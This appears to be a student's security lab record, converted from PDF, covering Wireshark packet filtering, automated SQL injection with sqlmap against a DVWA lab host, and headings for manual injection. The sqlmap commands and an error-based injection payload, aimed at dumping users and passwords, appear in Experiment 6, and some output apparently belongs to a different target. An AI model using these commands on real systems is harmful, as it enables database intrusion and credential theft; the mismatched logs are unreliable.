


## Experiment No: 5

### Perform Network Scan using Wireshark


#### 1. Write Command to install Wireshark in Cent Os

`$sudo yum install wireshark wireshark-qt`


#### 2. Capture Packets using Wireshark.



## 3. Apply Filter for specific Protocol



## 4. Apply Filter for specific Source.



## 5. Apply Filter for specific Destination

Filter: `ip.dst == 172.16.1.72` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
904	58.809422781	172.16.3.1	172.16.1.72	HTTP	112	Continuation or non-HTTP traffic
868	57.889311451	172.16.3.1	172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
521	35.809074911	172.16.3.1	172.16.1.72	TCP	112	[TCP segment of a reassembled PDU]
499	33.809901691	172.16.3.1	172.16.1.72	TCP	112	[TCP segment of a reassembled PDU]
417	28.784473641	172.16.3.1	172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
71	4.366701415	172.16.3.1	172.16.1.72	TCP	125	[TCP segment of a reassembled PDU]
3	0.059796766	172.16.3.1	172.16.1.72	HTTP	112	Continuation or non-HTTP traffic
2	0.025627152	172.16.3.1	172.16.1.72	TCP	66	ndl-aas > 54293 [ACK] Seq=1 Ack=1 Win=258 Len=0 TSval=162930421 TSecr=957092
423	29.087367301	172.16.1.70	172.16.1.72	TCP	89	37744 > search-agent [PSH, ACK] Seq=15 Ack=35 Win=115 Len=23 TSval=955442 TSecr=979707
343	22.414270161	172.16.1.70	172.16.1.72	TCP	80	37744 > search-agent [PSH, ACK] Seq=1 Ack=35 Win=115 Len=14 TSval=948769 TSecr=977395
298	20.102608221	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=35 Win=115 Len=0 TSval=946457 TSecr=977395
272	18.374296561	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=30 Win=115 Len=0 TSval=944729 TSecr=975667
167	11.398639221	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=10 Win=115 Len=0 TSval=937753 TSecr=968691

Frame 904: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0

```

0000  10 78 d2 89 a1 09 d8 fe e3 ee 24 10 08 00 45 00  .X.....$.E.
0010  00 62 39 ec 40 08 7f 06 65 40 ac 10 03 01 ac 10  .b9.@@.e@....
0020  01 48 0c 38 d4 15 dc 78 00 4a fb 34 2e 06 00 18  .H.8...X`J.4.f.
0030  01 02 2f 76 00 00 01 01 08 0a 09 b6 35 eb 00 0f  ..V.....5...
0040  81 1e 17 03 03 00 29 00 00 00 00 00 00 0b 38  .....).....8
0050  62 4b 42 0d de aa 63 f8 e4 88 04 f4 ec 6c 8a b8  bKB...c.....l.
0060  ce 7b d4 30 c6 1b 3e 36 1c 99 a9 6a a4 89 3a c5  .{.0..>6...j...
  
```

## 6. Apply And and OR filter

Filter: `ip.dst == 172.16.1.72 and ip.src == 172.16.1.70` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
423	29.087367301	172.16.1.70	172.16.1.72	TCP	89	37744 > search-agent [PSH, ACK] Seq=15 Ack=35 Win=115 Len=23 TSval=955442 TSecr=979707
343	22.414270161	172.16.1.70	172.16.1.72	TCP	80	37744 > search-agent [PSH, ACK] Seq=1 Ack=35 Win=115 Len=14 TSval=948769 TSecr=977395
298	20.102608221	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=35 Win=115 Len=0 TSval=946457 TSecr=977395
272	18.374296561	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=30 Win=115 Len=0 TSval=944729 TSecr=975667
167	11.398639221	172.16.1.70	172.16.1.72	TCP	66	37744 > search-agent [ACK] Seq=1 Ack=10 Win=115 Len=0 TSval=937753 TSecr=968691


Frame 423: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0

```


0000  10 78 d2 89 a1 09 18 60 24 a5 fa e4 08 00 45 00  .X.....$.F..
0010  00 4b a6 a4 40 00 40 06 39 5a ac 10 01 46 ac 10  .K..@.@.9Z...F.
0020  01 48 93 70 04 d2 7d cf df de 5a 9a b2 32 80 18  .H.p.}...Z..2..
0030  00 73 cf e1 00 00 01 01 08 0a 00 0e 94 32 00 0e  .s.....2.....
0040  f2 fb 6c 65 74 73 20 63 68 65 63 6b 20 74 68 65  ..lets c heck the
0050  20 70 61 63 6b 65 74 73 0a                       packets .
  
```



## 7. Find out port no used to send the Packets by particular Web service. Find different services running on that particular port and kill any one service.



## 8. Reject packets based on source or destination.





## Experiment No: 6

### To study SQLMAP

#### 1. Install SQLMAP on Cent OS.

["http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#"](http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"-users--passwords

#### 2. Apply Automated SQLInjection using SQLMAP.

["http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\\_token=ab5837e107c0141561c658a0ca355368#"](http://172.16.0.20/dvwamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=ab5837e107c0141561c658a0ca355368#)--cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"

—dbs

```
[11:55:18] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[11:55:18] [INFO] fetching tables for database: 'safecosmetics'
[11:55:19] [INFO] heuristics detected web page charset 'ascii'
[11:55:19] [INFO] the SQL query used returns 216 entries
[11:55:20] [INFO] retrieved: acl_acl
[11:55:21] [INFO] retrieved: acl_acl_sections
..... more tables
```

#### 3. Find Database Detail of the targeted website.

```
[*] starting at 12:12:56
[12:12:56] [INFO] resuming back-end DBMS 'mysql'
[12:12:57] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: id=51 AND (SELECT 1489 FROM (SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE
---
[12:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:13:00] [INFO] fetching database names
[12:13:00] [INFO] the SQL query used returns 2 entries
[12:13:00] [INFO] resumed: information_schema
[12:13:00] [INFO] resumed: safecosmetics
available databases [2]:
[*] information_schema
[*] safecosmetics
```

## 4. Find Table details of the targeted site.

"http://172.16.0.20/dvwmamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\_token=ab5837e107c0141561c658a0ca355368#"--  
cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1"

–columns–Tusers

```
[12:17:39] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:17:39] [INFO] fetching columns for table 'users' in database 'safecosmetics'
[12:17:41] [INFO] heuristics detected web page charset 'ascii'
[12:17:42] [INFO] the SQL query used returns 8 entries
[12:17:42] [INFO] retrieved: id
[12:17:43] [INFO] retrieved: int(11)
[12:17:45] [INFO] retrieved: name
[12:17:46] [INFO] retrieved: text
[12:17:47] [INFO] retrieved: password
[12:17:48] [INFO] retrieved: text
.....
[12:17:59] [INFO] retrieved: hash
[12:18:01] [INFO] retrieved: varchar(128)
Database: safecosmetics
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email  | text |
| hash   | varchar(128) |
| id     | int(11) |
| name   | text |
| password | text |
| permission | tinyint(4) |
| system_allow_only | text |
| system_home | text |
+-----+-----+
```


## 5. Find Column details for the tables.

"http://172.16.0.20/dvwmamaster/vulnerabilities/sqli/?id=1&Submit=Submit&user\_token=ab5837e107c0141561c658a0ca355368#"--  
cookie="security=low;PHPSESSID=jg59ok2kt2fa6bstuqpghl6lj1" –users–  
passwords.


## Experiment No: 7

# To Study DVWA for Web App Testing and manual SQL Injections.

### 1. Install DVWA and apply basic SQL Injection using always true scenario.




### 2. Display Version name of the Database.







## 3. Display Database users.




## 4. Display Database name



## 5. Display all tables in Information\_schema.



## 6. Display all the user tables in Information\_schema.



## 7. Display all the columns fields in the Information\_schema user table.

